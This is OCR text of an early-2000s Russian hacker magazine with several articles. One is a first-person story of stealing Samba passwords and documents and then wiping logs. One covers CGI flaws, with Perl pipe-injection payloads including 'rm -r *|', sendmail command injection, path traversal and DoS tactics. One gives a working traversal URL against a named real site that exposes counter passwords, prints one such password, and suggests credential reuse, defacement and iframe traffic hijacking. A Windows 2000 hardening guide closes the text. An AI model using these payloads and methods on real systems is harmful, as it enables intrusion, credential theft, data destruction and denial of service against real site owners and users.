Дело в том, что вся конфигурация SMB-сервера (самбы) хранится в обозначенном файле. В том числе и пароли на зашаренные ресурсы в чистом виде. Посмотрел на конфу, расширил немного глаза :). Аккаунтов на шары там было штук 100, может, и больше. В общем, распечатал я их, пошел "отметился" перед шефом, и назад, в универ.
Теперь оказалось все в шоколаде :). После часа поисков (хорошо, что inside, то есть изнутри все происходило, иначе, если это делать через Сеть, точно бы ушло больше суток) обнаружил я все-таки вордовские доки по нужной тематике \m/ . Запаковал их в zip, подошел к админу и говорю: "Я тут пару рефератов скачал - не мог бы ты на дискетку это дело скинуть?" По-моему, верх наглости, ну а что делать? ;) Он скинул, и вот теперь уже радостный я поехал на работу.

Приехал, сразу же нашел моего приятеля и кручу дисктетку перед ним:

- И где мой пивзавод?
- Ты ЭТО сделал?!?!?! За сутки?!?! Не верю!
- Иди, "верь" :-D

Напоследок я хорошо подчистил /var/log/. Надо ж и убирать за собой, береженого Бог бережет :).

Эпилог: рог изобилия

За проделанную работу получил 2 ящика пива и около 50 баков. Правда, если за слово "спасибо" брать по одному баку, то еще грин 100 :). Пиво мы распили, дочка знакомой моего приятеля поступила в тот самый универ и продолжает сейчас там учиться. В общем, как говорил Великий Вертолетчик Карлсон - дело-то житейское... :)
Все вышеперечисленные баги были очень много раз описаны в очень многих изданиях, как web, так и бумажных. Напоследок дам несколько урлов для кропотливого изучения :).

http://www.technotronic.com/ ,
http://www.rootshell.com/ ,
http://www.hackersclub.com/km/files/
(очень старый сайт, где есть много всяких хак-тулзов, таких, как сканнеры, вордлисты и т. д.), http://packetstorm.securify.com/

Сиди, переводи, вникай :) А самый лучший способ узнать, "как сломать" ту или иную систему, - это поставить ее себе и изучать изнутри. Дисков с юниками сейчас полно на каждом шагу, так что - дерзай, и 100mb тебе под сеткой ;)

PERL, CGI, дырки, баги, взломы

CuTTer (cutter@real.xakep.ru) http://www.lovecity.ru

Распальцовка

В последнее время заметно увеличилось количество взломов, далеких от "нормального" хакерства. Люди, пролистав bugtraq, отбирают дырявые cgi-скрипты,
качают первый попавшийся cgi-scaner, затем, с его помощью, начинают сканить весь Интернет. Найдя сайт с уязвимыми скриптами, устраивают великие deface'ы.
Естественно, изучения ломаемых скриптов не происходит: всё делается автоматически, с использованием готовых решений из Багтрэка.
По совершении подобного "взлома", человек его совершивший, начинает кричать всему миру о своем существовании: какой же он элитарный, о своей 31337 h4x0r'ности, организовывать новые хак-группы, которые заполонили российский iNet. Стоит заметить, что большая часть этих групповух "быстрого приготовления" даже не имеет ни одного серьёзного кодера. Если, конечно, не считать оными, чемпионов по всенародной распальцовке.
А какое количество появилось различных CGI команд??? Это уже просто жуть, высшая степень маразма. Я как-то забрел на такую команду, и что же? Не нашел ни одного cgi скрипта, которой бы они сделали сами, стандартные ubb борды, но зато какое название, какие идеи... Но и это еще не предел, попадаются и такие индивидуумы, которые не могут поменять права доступа к файлу, чтобы его можно было запустить, всё равно обзываясь очередной ::.:CGI-TEAM:.::. Правда они все равно вовсю орут о том, какие же они элитные кодеры.
Но есть и другие люди, которые достигли уровня не просто script-kiddies'ов, но они и сами изучают скрипты, находят в них ошибки, а потом публикуют инфу по найденным багам. Как это ни странно, но довольно давно создался миф, что они всесильны, ведь такие хакеры занимаются модным нынче словом CGI-Advisory. Уровень ребят тоже очень разный, некоторые кидаются в бой, прочитав Perl по Стивену Холзнеру, а другие занимаются CGI-Security уже несколько лет.
Предложенный материал создн с целью, показать, что новомодный CGI-sec ANALyzing, не более чем одна из отраслей "несложного" хака, доступного едва ли не каждому, мало-мальски знакомому с perl/c. Естественно, одних утверждений "вот эта крута, а это не крута", ты тут не найдёшь: подробно рассмотрим поиск уязвимостей, на конкретных скрипт-примерах.

Сага о кривых скриптах

Классифицируем баги
Дырок, как и самих скриптов - много, но почти все из них можно распределить по видам глюков (как и всяких зверюшек :)). Вот основные ошибки:
возможность выполнения команд на сервере, чтение любого файла, DoS атаки. Про них мы и поговорим.

Выполнять команду!

Всегда старайся получить полный исходный код, изучаемого скрипта. Так значительно повышаются твои шансы на успех.

Одна из самых распространенных и приятных ошибок - выполнение любой команды на сервере. Данная дырища наблюдается во многих скриптах, например: tigvote.cgi, bnbsurvey.cgi, formail.pl. Но ковырятся с ними мы не будем, т.к. уже было решено, заняться исследованием скриптов, дабы найти комплексный подход к их

www.cgi-security.com

Скромненький с первого взгляда сайт, но когда ты попадаешь в архив Bugtraq, то понимаешь, что там нет ничего лишнего, только описание дырявых скриптов. Архив удобно разбит по разделам, так что ты не будешь путаться, где что лежит.

www.securityfocus.com

Очень хороший сайт с гигантским объёмом информации. Каждый день появляются описания новых дырок в скриптах. Число описаний кривых CGI уже давно перевалило за несколько тысяч, а это уже недетский архив :). Порадовала удобная система поиска. В общем, есть все обо всем, стабильная 5.

qwerty.nanko.ru

Последнее его обновление было вначале далекого 2000 года, одним словом на сайт забили, но все же там есть неплохой текстовой архив по дырявым CGI скриптам, линки на другие сайты, посвященные CGI-Security.
Сайты - это конечно хорошо, но еще есть и бумажные издания. Я почитал все известные книжки по CGI, на русском, но нашел только одну единственную, где нормально освящен аспект безопасного написания скриптов: CGI программирование, автор А. Павлов. В ней действительно качественно описана разработка скриптов на Perl'е под web сервера, также выделена целая глава по CGI security, причем написана она действительно качественно. Активно рекомендуется к прочтению.



Теперь взломщики не смогут выполнять команды. Вот тебе мой совет, если ты собираешься писать CGI'шки: всегда проверяй входную информацию, и отсеивай ненужное.

поломке. А о scriptkiddie`нге, ты итак прочёл много и прочтёшь не меньше ;) Но, не сейчас.
С рождением глюка, можно поздравить самого Perl'a. Щютка :)
На самом деле, это все проделки неправильных программистов: если при открытии файла, в конце его имени поставить значок |, то выполнится команда (!!!). Как раз на этом глюке и базируются многие deface'ы, вспомнить хотя бы старый взлом hack-crack.com, когда сайт был взломан через кривой скрипт голосования tigvote.cgi. Что ж, рассмотрим, как ошибка выглядит в программах. Вот пример кода, на первый взгляд совсем безобидного:

```
&parse_form;
$name=$FORM{dataname};
open (DATA, $name);
while (<DATA>){
        print $_;
}
```

Как видишь, изначально программа была задумана, как viewer файлов: из формы передается имя файла, а скрипт уже выдаёт его содержимое. А что будет, если передать не какое-нибудь vasya.txt, а ls|? Тогда вместо файла ls, ты увидишь содержимое каталога. Это конечно безобидная команда, хуже становится в таком случае: rm -r *|. Не смейся, действительно произойдет удаление всех файлов, относительно текущей директории.
Возможно, тебя переполнят эмоции: все это вздор, чепуха, быть такого не может, уже давно все сайты были бы по 10 раз взломаны. Конечно, ты частично прав, если все будут держать скрипты с предложенными ошибками, то защита у серверов будет нулевая. Но надо жить реальностью: далеко не все кодеры такие олухи. Все нормальные люди защищаются всего одной строчкой:

```
$name=~s/\\\/\|//g;
```

Чтобы ты удостоверился на 100%, расскажу, как когда-то давно была взломана служба гостевых книг. При регистрации на сайте, логин для гостевухи, ты выбираешь сам, в моем случае это было cutter. Так уж сложилось, что увидеть сорсы службы мне никак не светило, но поглумиться над этим сервером, ужас как хотелось. И что оказалось? Логин оказался именем файла, так что я просто ввел: ;cp view.cgi ../view.txt|. Таким образом, я выполнил команду, которая скопировала скрипт (файл view.cgi отвечал за просмотр гостевой книги) из директории cgi-bin в каталог, на один уровень выше, и теперь у меня была возможность получить все исходные коды гостевой службы. Конечно, я мог все удалить с сервера, но идея мне показалось негуманной ;).
Повторюсь еще раз, взлом был сделан из-за глубокой невнимательности программиста, который делал данную службу. Если сказать честно, просмотрев исходники своих старых скриптов, я был неприятно удивлен: у меня в программах были точно такие же ошибки.

Старушка sendmail

В последнее время многие вебмастеры лепят



на подконтрольных сайтах, рассылки новостей. И все хорошо, если бы они пользовались службами вроде Subscribe.Ru или MailList.Ru, но они ставят свои скрипты, либо используют программы с какого-нибудь CGI архива. Не подумай: я совсем не против разработки своего программного обеспечения, но именно в таких "самопальных" программах обычно и находятся глюки. Как правило, для отправки писем используют программу sendmail, так как это просто и удобно. Вот небольшой пример кода, который отправляет письмо:

```
$mailprog='/usr/sbin/sendmail';
open (MAIL, "|$mailprog $to");
...тело письма...
close (MAIL);
```

По задумке программиста в переменной $to (на деле это значение получается из HTML формы) должен храниться адрес получателя. В общем, все шоколадно, но ничто не мешает поменять значение с какого-нибудь hotguy@from.ru на hotguy@from.ru ls -l >data.txt. Ведь в самом скрипте, обработка переменной с e-mail'ом получателя отсутствовала, как таковая.

Именно так, ты создашь файл, в котором будет храниться содержимое каталога. С наличием предложенного глюка, можно выполнять команды с правами данного пользователя. Выход из сложившейся ситуации, как обычно прост, если поставить вместо адресата параметр -t, то это укажет программе sendmail, что адрес получателя, находится в теле письма:

```
$mailprog='/usr/sbin/sendmail';
open (MAIL, "|$mailprog -t");
print MAIL "Content-Type: text/plain;\n";
print MAIL "To: $mail\n";
...тело письма...
close (MAIL);
```

Программа будет исправно отправлять почту, но теперь нельзя выполнять команды на сервере, так что хаксоры отдыхают :).

Этот баг, имхо, вообще один из самых распространенных, ведь почти все сервера, где висят perl программы, работают на *nix системах, поэтому, часто, для рассылки и используют программу sendmail.

Теперь поговорим о несанкционированном чтение файлов сайта. Баг в скриптах очень схож с ошибкой, выполнения любой команды на сервере. Многие программисты удаляют из имени файла знаки |, ;, но забывают убрать символы "., /," поэтому взломщик получает возможность лазать по всему сайту.

Найденная ошибка встречается реже, чем предыдущая, но она есть :). Чаще всего она (МНЕ НУЖНА ОНА, я сошла с ума =) находится в форумах. Ведь как обычно устроен форум? Для каждого сообщения выделяется свой файл. Что же делаем мы, просто поменяем название выделенного файла на нужное нам филе.

Примерный URL для просмотра сообщения:
http://www.some.ru/cgi-bin/forum.cgi?w=read&mes=340

Его заменим на: http://www.some.ru/cgi-bin/forum.cgi?w=read&mes=forum.cgi

Если программист не сделал проверку входных данных, то в браузере высветится исходный код форума. Таким способом некоторые воруют исходники программ, когда нельзя взломать сам сайт :).

Этот глюк не так страшен, если сам сайт бесполезный, но что будет,
когда глюканавтика находятся в онлайн магазинах? Например, в cart32, ошибка в программе схожа - чтение любого файла, результат - множество кредитных карточек.

Бороться с полученной ошибкой просто. Например, в случае с форумом, нужно просто удалить все символы кроме чисел. Если же нужно передать имя файла, который содержит английские символы, то удаляй так:

```
$filename=~s/[^a-z0-9\.]//g;
```

А вообще передавать имена файлов через HTML форму - признак дурного тона, лучше хранить хэш файл, в котором некоторые значения соответствуют именам файлов.

DoS атаки

Вот мы и подобрались к самому интересному разделу. Та же гостевая книга или форум, а в некоторых случаях, даже графический счетчик может стать причиной отправления сервера, принявшего в своё лоно бажный скрипт, по адресу upset://глубокий коматоз =).

Как реализовать задуманное? Например, возьмем вариант с той же гостевой книгой, так как во многих скриптах такого рода отсутствует проверка количества переданной информации. А случайно не сей расклад нам нужен? ;) Мы просто формируем очень большой POST запрос, допустим размером в один мегабайт. Можно отослать больше, можно меньше. Сервер высланное переваривает, добавляет заправленное сообщение в файл. Так как, скорее всего, ты будешь атаковать сайт, у которого квота на винте составляет около 50, 100, 200 мегабайт (стандартные тарифные планы хостингов), то придётся совершить целую серию набегов-запросов :) Итог - нет свободного места, что обозначает: все скрипты не будут работать, нельзя делать обновлений.

Но тут есть свои нюансы. Часто, в самих настройках сервера есть ограничения по размеру запроса, так что тебе придется немного поэкспериментировать, чтобы найти допустимый максимум. Также, естественно, атаковать следует не со своего компа, подвешенном на диалапе, а с быстрого сервера, например через shell доступ.

Таким же образом реализуется DoS атаки на форумы. Отправляешь несколько раз большие запросы, и сайт опять в дауне. Но полезность методы, форумами не ограничивается: так можно загрузить службы знакомств, различные новостные сайты и т.д.

По-другому можно использовать графические счетчики. В некоторых скриптах существуют параметр digit, он задает, из какого количества чисел должен быть построен счетчик, например, если digit равен 8 - 00003487, 10 - 0000003487. Но что будет, если поставить значение 9999 и больше? Вот тогда будет неэффективно расходоваться оперативная память, а если такие запросы повторить несколько раз, то сервер вообще может откинуть копыта. Например, сайт www.porno.ru до сих пор можно спускать в даун. Сколько я им не писал на почту, что у них установлен кривой скрипт счетчика - реакции никакой, вот такие там админы работают :(.

Ай да мафия

Как это не печально, но даже очень популярные сайты страдают дебильными скриптами. Многим известная Мафия.Ру (www.mafia.ru) попала в чёрный список (X-KoDeX, привет, мое солнышко :)).

Установив форум у себя, они оставили большую дырку - возможность выполнения любой команды на сервере. К чему это привело... Можно выкачать все скрипты, затем их продать кому-нибудь, а можно получить пароли зарегистрированных пользователей службы top100.mafia.ru: ведь много перцев любят ставить на все одинаковые пароли, в том числе и на ftp доступ к сайту. Чуешь чем пахнет? 8)

Предложенная бойда приведет еще ко многим взломам, дефэйсам (подробный материал по взлому Мафия.Ру читай в этом же номере).

Ну и прощанье, не надо думать, что люди занимающиеся CGI-Advisory - гении, а ты - тормозильник, просто они немного любопытнее тебя :).



Мафию отмафили

X-KoDeX (xkodex@hack4joy.com)

Наверное, у тебя есть своя пага. Только вот народ туда идти не хочет? И ты вступаешь в рейтинговую систему типа “вафлер”, “лист 100”, “аборт”, “спайлох” и т. п. Регишься, вешаешь счетчик, и люди идут к тебе, если заинтересуешь. Это все стандартно, скучно, и вообще - не по хакермански :). Надо все делать по-другому. Все слышали про рейтинг “мафия топ 100”?



Честно говоря, рейтинг не сильно котируется как серьезный, но он все-таки есть. Одна проблемка - админы там обленились в конец (или конец админов обленился), в общем, лажа происходит :). IMHO, поисковые и рейтинговые системы должны быть самыми защищенными www-ресурсами. Но вот в “мафии” админы облажались. Итак, все по порядку.


Отверстие, в простонародии – дыра

Была одна дырка на мафии топ 100 года полтора-два назад. Многие ее юзали, потом кто-то написал админам. Так они, вместо того чтобы пофиксить скрипт, изменили расположение директорий. Но все решили, что дырка закрыта, и забыли про нее. Прошло время. Мне очень сильно понадобилось ОЧЕНЬ много посещений на одну из паг, и все это - за сутки :). Нейроны пошли бегать, вспоминать, и вспомнили! Про старую дыру, которая была залатана. Я полез на “мафию”, скачал все что можно, перерыл весь сайт, пересмотрел почти все сорсы ХТМЛа, и (о, чудо!) нашел :). Как всегда - ошибки в цги. А приводят они к очень трагичным (для админов и пользователей)/веселым (для хакерщиков) последствиям. Как анализировать запросы скриптов, здесь описывать не буду - про это уже много где написано.


Думаю, что ты и сам все поймешь. В общем, дырявый скрипт висит в “мафии”, по адресу www.mafia.ru/cgi-bin/ank/forum/view.cgi.


По этому линку расположен форум на “мафии”. Теперь, если приглядеться повнимательней к разделам, то нетрудно выявить и сам дырявый урл: www.mafia.ru/cgi-bin/ank/forum/view.cgi?A=6&B=0001&F=../../../ank/top100/info/ . Это все, естественно, было сделано после тщательного анализа структуры сайта при помощи TeleportPro.

Что дает вышеуказанный урл? С его помощью можно узнать пароль на любой счетчик. А имея пароль, можно натворить массу полезных делов, т. к. многие кул-вебмастеры оставляют повсеместно одинаковые пароли: на хостинг, мыло, другие счётчики, диалапный аккаунт, и т. д. Если ты еще не понял как, поясню. Заходи в "мафию" на первый попавшийся топ 100. Пусть это будет "Хакер" :).



Копируем урл любой паги и кидаем его, например, в "Блокнот".






Сохрани указаный сорс, поправь его - укажи там свое мыло или, например, многострадальное support@microsoft.com ;). Туда и отправится инфа об изменениях.

2. Теперь самое время позабавиться с траф-



ID счетчика этой паги равно 978501385 . Теперь
в браузер вставляем урл:
http://www.mafia.ru/cgi-bin/ank/forum/view.cgi?A=6&B=0001&F=../../../ank/top100/info/978501385 и видим интересное кино ;).



Пароль на этот счетчик равен "mustdie31337" :)
Теперь есть два пути окончательного решения:
1. Это зайти на www.top100.mafia.ru/edit.htm и изменить инфу о сайте, пароль или еще что-нибудь, что придет в твою голову. Только предупрежу об одном подводном булыжнике: после твоих изменений новая инфа отправится на мыло хозяину счетчика. Но и это можно обойти! Если просмотреть сорс паги, на которой ты меняешь инфу, то в <input type="hidden" name="email" можно легко увидеть мыло, на которое отправляются сведения о корректировке инфы.

фиком жертвы :). Как я писал выше, человеческий фактор играет здесь важную роль. Так что придется покопаться. Терпение, и будешь вознагражден. Обычно паги, на которых стоит счетчик "мафии", хостятся на халявных хостингах типа чат.ру, вебсервис.ру, ньюмэйл.ру и т. д. И эти хостинги дают доменное имя юзверям типа http://юзверь.чат.ру. В данном случае, "юзверь" - это логин на редактирование паги на ввв.чат.ру. А пароль пробуй тот, что ты раздобыл на "мафии" при помощи отверстия :). Если повезет, и пароль на счетчик и аккаунт к паге будут совпадать, то ты можешь дефейснуть сайт (ваще пинцет, "дефейсить" хомяки %() или поступить более разумно, а точнее, перевести траффик посетителей поломанного сайта к себе. Это делается не просто, а очень просто. Открываешь "Блокнот" и копируешь туда коды всех твоих счетчиков, баннеров и т. д. Сохраняешь все это с расширением .html . Теперь заливаешь полученное файло на сервак, где валяется твоя пага. А в "хакнутый" index.html вставляешь такой код <iframe WIDTH=1 HEIGHT=1 src=http://www.supermegahacker.chat.ru/counterz.html></iframe>. То есть посетители сломанной паги будут заодно накручивать твои счетчики и баннеры. А если ты это же самое сделаешь с десятком-другим страниц, на разных хостингах? Прикинь, какой будет траффик!
В общем, дерзай, пока это отверстие существует :).

PS: Приношу свои извинения ребятам из команды, чей пароль я здесь "засветил". Это было сделано без какого либо умысла, просто взял первый попавшийся.

Защити свою Win2k

Почти все о том, как сделать защищенной Windows 2000 Prof

Андрей Князев (knyazev@real.xakep.ru)

Если тебе повезло :), и ты купил прошлый номер Х, то в нем мог прочитать статью, рассказывающую о Whistler - aka Windows XP - новейшей ОСи от Micro$oft. Но пока XP еще не зарелизена (выпуск XP ожидается не раньше этого лета) все равно актуален вопрос о том, какую же ОСь стоит использовать для постоянного употребления :).

Не секрет, что совсем немало пользователей юзают линейку Win 9x - Win 98 или Me. Конечно, это мультимедийные, дружелюбные, но... как бы это помягче сказать - не совсем "правильные" операционки. Линейка Win 9x никогда не отличалась ни стабильностью, ни уж, тем более, безопасностью. Конечно, в плане удобства - пресловутого usability - эти ОСи хороши, но не настолько, чтобы ради каких-то "удобств" жертвовать безопасностью своих данных. Но какие есть варианты? Windows NT 4 - хорошая система, но нужно признать честно, морально устаревшая: никаких тебе новейших игр (т. к. последний DirectX, официально поддерживаемый NT - это DirectX 3, а неофициально - DirectX 5), никакого USB и Plug'n'Play (впрочем, последнее - это скорее плюс, чем минус, хотя кому как). Windows XP же пребывает еще в состоянии бета-версии. До сих пор не вышел даже Release Candidate - кандидат на выпуск (выход RC говорит о том, что эта ОСь почти закончена, и ее финальный релиз не за самыми большими горами). Что же остается - остается Windows 2000 Professional - ядро и надежность от NT 4 + интерфейс от Win 9x. Но, к сожалению, и эта операционка не лишена определенных недостатков, в том числе и в плане безопасности. Часть этих багов восходит еще к старушке NT, часть - благоприобретенные самой win2k. Но как бы то ни было, все основные бреши закрыть можно, и тогда ты будешь вполне реально защищен.

Одно маленькое предупреждение. Конечно, я постараюсь максимально рассказать о том, как сделать win2k безопасной системой. Но каждый день обнаруживают новые дыры, которые M$ залатывает. Иногда оперативно, иногда не очень. Так что мой главный совет на будущее - посещай Microsoft.ru и периодически отгружай себе самые свежие обновления, особенно это касается Service Pack'ов - как для самой ОСи, так и для Internet Explorer'а.

И еще один warning - касательно того самого IE. Как бы ни ругали M$, но многие пользуются ее продуктами. Причем стремятся пользовать самые последние, но и самые "сырые" продукты. Использование win2k подразумевает использование IE, точнее IE5+. 5-й Internet Explorer, конечно, гораздо удобнее четвертого, но с безопасностью у него проблем гораздо больше. Т. е. помимо брешей в самой ОСи существует немало back doors внутри IE5. К сожалению, рассказ о Internet Explorer 5 находится вне темы данной статьи, но к проблеме безопасности IE5 мы еще обязательно вернемся. А пока - один простой совет, если решил заняться своей безопасностью: обязательно установи самый последний Service Pack - Service Release - и самые важные (т. е. настоятельно рекомендуемые) HotFix'ы для IE5. Иначе, даже сделав защищенной свою Ось, ты все равно будешь сидеть на "дырявой", по причине 5-го IE, машине.

Ну что же - все предупреждения сделали, пора и в путь двигаться, даешь Secured Win2k!

Установка

Первое, что необходимо сделать, если у тебя уже стоит Win2k - это поставить 1-й Пакет обновлений для Win2k - он же Service Pack 1, он же SP1.


Если же ты еще только собираешь ставить себе Win2k, то можно поступить хитрее - пропатчить "на корню" дистрибутив Win2k. Тогда Win2k поставится уже вместе с SP1 и его не придется устанавливать поверх ОСи. Тем самым ты сэкономишь себе немного времени и сил :).

Сначала тебе придется скопировать дистрибутив Win2k на хард. Например, в папку C:\Win2ki386.

Затем берется файл sp1network.exe - полная (сетевая) версия SP1, которую проще всего позаимствовать на сидюке где-нибудь в районе M1T1N0 BaZaaR. Конечно, искомое можно отгрузить себе - около 88 Мб с какого-нибудь ftp'шника, благо есть www.filesearch.ru, или непосредственно с http://download.microsoft.com/download/win2000platform/SP/SP1/NT5/RU/sp1network.exe.

После того, как файло добыли - распаковываем его в какую-нибудь временную директорию, например в C:\Win2kSP1.

Пишем - sp1network.exe -x.



Тебя спрашивают - куда (распаковываем)? Ну а ты в ответ: естественно, туда! :)

Укажите папку для извлекаемых файлов

Укажите папку для извлекаемых файлов

C:\Temp\Win2k\sp1rus

OK | Отмена | Просмотр...



После того как сервис пак распаковался (а распаковался он все равно немного "коряво"), в C:\Win2kSP1\i386, пишем длинную команду: C:\Win2kSP1\i386\Update\Update.exe -s:C:\Win2ki386

После такой мощной :) команды запустится инсталлятор (чуть не забыл - все эти маневры нужно делать под какой-нибудь из Виндов), который немного пошуршит, попишет, да и сольет воедино дистрибутив Win2k и SP1, после чего все это дело можно легко и непринужденно поставить на комп.

И еще один маленький установочный Tip. Win2k лучше ставить на комп, где есть минимум 2 (а лучше даже и 3) логических диска. Первый диск остается для всяких "экскрементов" :) в системе FAT16 (хотя лучше сперва поставить Win95-DOS, чтобы была не FAT16, а VFAT). Второй-третий диски, безусловно, форматируются в NTFS - фирменную Win2k (NT) файловую систему, обладающую всеми вкусностями, которых только можно ожидать.

Замечу еще, что только в Win2k у NTFS появилась давно ожидаемая функция - квотирование дискового пространства. Т. е. легким движением руки можно ограничить дисковую квоту любимого брата (сестры) в 5-10-100 мегов, а все остальное дисковое пространство оставить себе, любимому. И, главное, никто ничего не заподозрит - диск кончился. И все тут :).

Но поставить ОСь - дело не очень долгое (и хитрое). Гораздо сложнее ее потом настроить.

на, ты тем самым сможешь открыть доступ ко всему компу. Так что нужно быть максимально внимательным, и делать все секьюрные мероприятия по максимуму.


Для начала стоит включить опцию очистки файла подкачки (то, что называлось swap-file в Win 9x и называется page-file в Win2k, файл pagefile.sys в корне каждого или только системного диска) после завершения работы. Зачем? Все очень просто: своп - это "мусорная свалка" твоего компа. И система сбрасывает туда все мыслимые и немыслимые данные. В том числе и пароли.

(По совести замечу, что при включении этой опции, данные все равно не удаляются, в общем смысле слова. Файл подкачки - это "страничный" файл, т. е. он разбит на "страницы". При выключении питания все неактивные страницы "забиваются" нулями, а данные активных страниц памяти все равно остаются в свопе, впрочем, это не критично, т. к. все секьюрные данные эта опция позволит затереть.)

Итак, берем редактор реестра (лучше всегда пользоваться regedt32.exe), идем в ветвь: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management.

Добавляем REG_DWORD параметр с именем ClearPageFileAtShudown.

Значение параметра ставим в 1 (0 - дефолтное значение, когда ничего не очищается). Учти, что включение очистки страничного файла можем немного замедлить shutdown, но удовольствие :) того стоит.




Настройка установок безопасности

Я думаю, что не стоит делать разницы между уязвимостью компьютера извне и снаружи. Запустив по дури (по-другому и не бывает) хорошего троя-

Следующая брешь, хотя вернее сказать, дырищ-щ-ща - твой любимый Проводник - Explorer. Что есть корень диска C? Каждый, кто учил матчасть, тьфу ты, DOS, знает, именно с корня диска C система ведет поиск нужного ей файла. Можешь смеяться, можешь

плакать, но такое положение дел существует и поныне. Поэтому, бегом смотрим, есть ли вдруг в корне диска С файл с именем типа explorer.exe (или каким-то еще "системным" именем). Если нет - значит пока пронесло :) и самое время поправить свою ОСь.
(Для пытливых поясню - что любая враждебная прога, будучи запущенной, безо всякого труда может положить себя в корень диска С, поскольку писать туда может кто угодно, т. к. абсолютно все пользователи - они же группа Everyone - имеют полный доступ - Full Access - к корню диска С.)
Итак, чтобы предотвратить такой трюк с explorer.exe идем в:
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Winlogon
Смотрим на параметр Shell. Видим "просто" explorer.exe. Изменяем это значение, прописывая полный путь до директории, где лежит Explorer (не забудь про само имя файла - оно все равно нужно).
